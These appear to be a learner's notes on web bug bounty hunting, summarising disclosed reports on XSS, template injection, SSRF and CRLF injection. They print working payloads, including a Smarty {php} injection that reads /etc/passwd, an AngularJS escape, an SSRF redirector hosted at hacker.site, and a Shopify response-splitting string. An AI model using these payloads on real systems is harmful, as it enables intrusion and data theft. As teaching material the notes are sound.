


Stored XSS

WordPress Stored XSS

WordPress Ticket Stored XSS:

- Creating a support ticket on core.trac.wordpress.org/newticket was vulnerable to stored XSS in the needs-patch keyword section
 - On the workflow keywords, you would select needs-patch and click manual, from there you could insert your xss payload, the chosen one for this bug bounty was: **"><svg/onload=alert(document.domain)>"** which upon reloading the page, would send an alert box with the current domain in it to the user.
- Once the ticket was posted, any user that visited the ticket would trigger the XSS to execute.
- Result:



Using Components with Known Vulnerabilities

Using Components with Known Vulnerabilities:

- This is a given, even simple websites such as personal blogs have a lot of dependencies & failing to update every piece of software on the backend & front end of a website will introduce vulnerabilities.
 - A great example of this is a hacked website report from 2017 which has a section around outdated CMSs which shows at the time of infection:
 - 39.3% of WordPress websites were OoD.
 - 69.8% of Joomla! websites were OoD.
 - 65.3% of Drupal websites were OoD.
 - 80.3% of Magento websites were OoD.
- The reason devs don't update their software on time varies:
 - They cannot keep up w/the pace of updates; updating takes time
 - Legacy code won't work on newer versions of its dependencies

Tools

Tools:

- retire.js (<https://github.com/RetireJS/retire.js/>)
 - retire.js helps discover JavaScript libraries with known vulnerabilities

Template Injection

Template Injection:

- The basic idea of a *template engine* is to have some string containing placeholders for values as input & use a function to replace the placeholders with real values.
- A *template engine* is code that creates dynamic websites, emails & other media by auto filling in placeholders in the template when rendering it.
 - Template engines usually provide additional benefits such as user input sanitization features, simplified HTML generation & easy maintenance.
- *Template injection* vulnerabilities occur when engines render user input without properly sanitizing it
 - This can sometimes lead to remote code execution.

Server Side Template Injection

Server-Side Template Injection:

- Server-side template injection (**SSTI**) vulnerabilities occur when the injection happens in the server-side logic
 - Since template engines are associated with specific coding languages, when an injection occurs, you may be able to execute arbitrary code from that language. Whether or not you can do this depends on the security protections the engine provides as well as the site's preventative measures.
- To test for **SSTI** vulnerabilities, you submit template expressions using the specific syntax for the engine in use:
 - **EX:** PHP's Smarty template engine uses 4 braces `{{ }}` to denote expressions, whereas Ruby's ERB uses a combo of angle brackets, percent symbols, & an equal sign `<%= %>`. So to test for injections on Smarty, you would submit an expression within the correct syntax and search for areas where inputs are reflected back on the page (such as in forms, URL parameters, etc). Testing a Smarty template engine for SSTI would be something like `{{25*100}}` and searching for 2500 being reflected back on the page.
- Since the syntax isn't uniform across all template engines, you must know the software used to build the site you're testing:
 - Can be done w/Wappalyzer and/or BuiltWith.

Reports

Google Dork:

- site:hackerone.com/reports/ "server side template injection"

Template Injection on HubSpot Turned XSS

Template Injection on HubSpot Turned XSS:

- The URL contained a parameter which was an encoded GET input `?referrerUrl=`, first the attacker set it to `{{7*7}}` & the response contained the result of the evaluated expression: 49.
- With the help of a friend, the following payload was generated:

```
{%25+macro+field(x)+%25}www.com{{x}}+<b>ok</b>{%25+endmacro+%25}{{+field(1)%7curlize+}}
```


- This payload when inserted into the `?referrerUrl=` parameter & URL encoded would return a dialog box with the name of the current URL the visitor was on, as so:



Unikrn Extracting /etc/passwd Via Smarty Template


Unikrn Extracting /etc/passwd Via Smarty Template:


- Here, the reporter first entered the payload {7*7} as their first name, last name, & nickname on the Unikrn site (which is an esports betting & news company) and sent an invite to another email he owned to see if it executed:



- He got the following error:
- From this syntax error, the attacker was able to confirm the backend template was attempting to execute the 7*7 expression so the attacker continued testing.
- Next, the attacker confirmed the version of PHP's Smarty template being used via {\$smarty.version} {F115750}. Then he tested {php} tags by using {php}print "Hello" {/php} {F115751}
- Finally, he used file_get_contents to begin extracting the /etc/passwd file:
 - {php}\$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump(\$s);{/php}
 - First, this code assigns the function file_get_contents to the 's' variable and assigns the /etc/passwd file as the argument. Next the attacker dumps the variable 's' with the var_dump function & ends

string(100) "root:x:0:0:root:/root:
n:x:2:2:bin:/bin:/u" has invited yo

 **Unikrn** <noreply@unikrn.com>
to me ▾



the statement with the closing bracketed php. Here is a result of the injection:

- All the attacker had to do was simply add these payloads to his first name, last name, and nickname (he couldn't tell which were specifically vulnerable but it could've been done through trial & error) & send an invite email for them to execute.

Tools

Tools:

- Tools to identify template engine being used:
 - BuiltWith
 - Wappalyzer

Client-Side Template Injection

Client-Side Template Injection:

- *Client-side template injection (CSTI)* vulnerabilities occur in client template engines and are written in JavaScript.
 - Popular client template engines include Google's AngularJS & Facebook's ReactJS
- Since CSTIs occur in the user's browser, you typically can't use them to achieve remote code execution (since it's limited to the user's browser, it's limited to the client & RCE is only significant if you can achieve it on servers instead of on yourself).
 - But you can achieve XSS but it can sometimes be difficult & requires bypassing preventative measures. **EX:** ReactJS does a great job of preventing XSS by default.
- Demonstrating the severity of a CSTI vulnerability requires you to test the code you can potentially execute. Although, you may be able to evaluate some JavaScript code, some sites may have additional security mechanisms to prevent exploitation:
 - **EX:** Peter found a CSTI vulnerability by using the payload `{{4+4}}` which returned 8 on a site using AngularJS but when he used `{{4*4}}`, the text `{{44}}` was returned because the site sanitized the input by removing the asterisk. The field also removed special characters such as `()` and `[]` and it only allowed a max of 30 characters. Try gaining XSS with that, these preventative measures combined render the CSTI useless.

Reports

Google Dork:

- `site:hackerone.com/reports/ "client side template injection"`

Angular Template Injection Turned XSS Uber

Angular Template Injection Turned XSS Uber:

- The first step was testing for template injection via the following URL which contains the payload:
 - `https://developer.uber.com/docs/deep-linking?q=wrtz%7B%7B*7%7D%7D`
 - decoded: `https://developer.uber.com/docs/deep-linking?q=wrtz{{7*7}}`
 - The attacker then looked at the source of the resulting page which had the string 'wrtz49' showing the expression was evaluated.
- Since it was confirmed template injection was possible, the attacker moved on to have the browser execute an alert (note this specific exploit only worked in Internet Explorer 11)

```
https://developer.uber.com/docs/deep-linking?  
q=wrtz{{(_="" .sub).call.call({}  
[$="constructor"].getOwnPropertyDescriptor(.__proto__,  
$).value,0,"alert(1)")()}}zzzz
```



- Here is an image of the result:

Server-Side Request Forgery

Server-Side Request Forgery:

- A *server-side request forgery* (SSRF) vulnerability allows an attacker to make a server perform unintended network requests
- Like a CSRF vulnerability, a SSRF abuses another system to perform malicious actions.
 - While a CSRF exploits another user, a SSRF exploits a targeted application server.
- But, just because you can make a targeted server send requests to other arbitrary servers doesn't mean the targeted application is vulnerable. The application may intentionally allow this behavior
 - Which is why it's important to understand how to demonstrate impact when you've found a potential SSRF.

Reports

Google Dork:

- `site:hackerone.com/reports/ "server side request forgery"`

DoD Reverse Connection

DoD Reverse Connection:


- The Department of Defense had the following URL where the attack was valid redacted
- Navigate to `http://REDACTED/help/ACPS.htm#http://$YourServer:$Port`
 - Before navigating, you would start a listener.
 - Then after visiting the URL, you'd get a request.
 - Visiting the URL would result in the DoD's server sending a request to your server.

Bypassing SSRF Protections Slack

Bypassing SSRF Protections Slack:

- Slack has an event subscriptions parameter where you can subscribe to be notified of events in Slack (such as when a user adds a reaction or creates a file) at a URL you choose meaning you input the URL, this is where the SSRF comes into play.

- URL to add event subscriptions: <https://api.slack.com/apps/YOURAPPCODE/events-subscriptions?>



- When you added a URL that didn't meet API standards, you would get the following message:
- The bypass would be using an IPv6 vector [::].
- The site used for the request URL parameter was `http://hacker.site/x.php?u=http://[::]:DesiredPort/`
 - The encoded version would be: `http://hacker.site/x.php?u=http://%5B::%5D:22/`
 - The `/x.php/` represents grabbing an `x.php` file that was hosted on the attacker's machine, the file

```
<?php
header("location: ".$_GET['u']);
```

contained the following code:

- The code is simply performing a GET request on the `u` parameter in the URL
- Using this exploit would result in you being able to perform an internal port scan and identify which

Enable Ever

Your app can subscribe to a specific event, such as a user login or a new reaction or create a new user.

Request URL **Yo**

```
http://f0lds.cf/x
```

Our Request:

POST

```
"body": {  
  "type": "  
  "token": "  
  "challeng  
}
```

Your Response:

```
"code": 200  
"error": "chal  
"body": {  
  SSH-2.0-OpenS  
  Protocol misma  
}
```

ports are open and the requests that come with it, such as scanning port 22 for SSH:

Carriage Return Line Feed Injection

Carriage Return Line Feed Injection:

- Some vulnerabilities allow users to input encoded characters that have special meanings in HTML & HTTP responses. Applications are supposed to sanitize these characters when they are included in user input to prevent attackers from maliciously manipulating HTTP responses.
 - If applications forget to sanitize input or fail to do so properly: Servers, proxies, and browsers may interpret the special characters as code and alter the original HTTP message, allowing attackers to manipulate an application's behavior.
- 2 examples of encoded characters are **%0D** (which represents /n or a carriage return) and **%0A** (which represents /r or a line feed)
 - These encoded characters are commonly referred to as *carriage return line feeds (CRLFs)* & servers & browsers rely on CRLF characters to identify sections of HTTP messages such as headers.
- A carriage return line feed injection (*CRLF injection*) vulnerability occurs when an application doesn't sanitize user input or does so improperly:
 - If attackers can inject CRLF characters into HTTP messages, they can achieve **HTTP request smuggling** and/or **HTTP response splitting** attacks.
 - Additionally, you can usually chain a CRLF injection w/another vulnerability to demonstrate a greater impact in a bug report.

HTTP Request Smuggling

HTTP Request Smuggling:

- HTTP request smuggling occurs when an attacker exploits a CRLF injection vulnerability to append a 2nd HTTP request to the initial legitimate request.
 - Since the application doesn't expect the injected CRLF, it initially treats the 2 requests as a single request.
 - The request is passed through the receiving server (typically a proxy or firewall), processed, & then sent on to another server, such as an application server that performs the actions on behalf of the site. This type of vulnerability can result in cache poisoning, firewall evasion, request hijacking, or HTTP response splitting.
- In cache poisoning, an attacker can change entries in an application's cache & serve malicious pages instead of a proper page (like with DNS poisoning)
- Firewall evasion occurs when a request is crafted using CRLFs to avoid security checks.
- In a request-hijacking situation, an attacker can steal httponly cookies & HTTP authentication info w/no interaction between the attacker & client. These attacks work because servers interpret CRLF characters as indicators of where HTTP headers start, so if they see another header (indicated by a CRLF injection), they interpret it as the start of a new HTTP request.
- *HTTP response splitting* allows an attacker to split a single HTTP response by injecting new headers that browsers interpret.
 - An attacker can exploit a split HTTP response using 1 of 2 methods depending on the nature of the vulnerability.
 - Using the 1st method, an attacker uses CRLF characters to complete the initial server response & insert additional headers to generate a new HTTP response. However, sometimes an attacker can only modify a response & not inject a completely new HTTP response. For **EX**: They can only inject a limited number of characters, when this is the case, attackers lean towards the 2nd method since they can modify a response.
 - 2nd Method: Inserting new HTTP response headers, such as a Location header. Injecting a Location header would allow an attacker to chain the CRLF vulnerability with a redirect, sending a target to a malicious website, or XSS.

v.shopify.com Response Splitting

v.shopify.com Response Splitting:

- Shopify wasn't validating the shop parameter passed into the URL v.shopify.com/last_shop?

<YOUR_SITE>.myshopify.com

- Shopify sent a GET request to the URL in order to set a cookie that recorded the last store a user had logged in to.

- As a result, an attacker could include the CRLF characters %0d%0a (capitalization doesn't matter to encoding) in the URL as part of the *last_shop* parameter. When these characters were submitted, Shopify would use the full last_shop parameter to generate new headers in the HTTP response, which allowed an attacker to inject a completely new response.

- The malicious code used here was: %0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>

- Since shopify used the unsanitized *last_shop* parameter to set a cookie in the HTTP response, the response included content that the browser interpreted as 2 responses. The %20 characters represent

```
Content-Length: 0
HTTP/1.1 200 OK

Content-Type: text/html
Content-Length: 19

<html>deface</html>
```

encoded spaces. The response received by the browser was decoded to:

- The first part of the response would appear after the original HTTP headers. The content length of the original response is declared as 0, which tells the browser no content is in the response body. Next a CRLF starts a new line & new header. The text sets up the new header info to tell the browser there's a 2nd response that is HTML & that its given length is 19. Then the header info gives the browser HTML to render.

- When a malicious attacker uses the injected HTTP header, a variety of vulnerabilities are possible which includes XSS & HTML injection.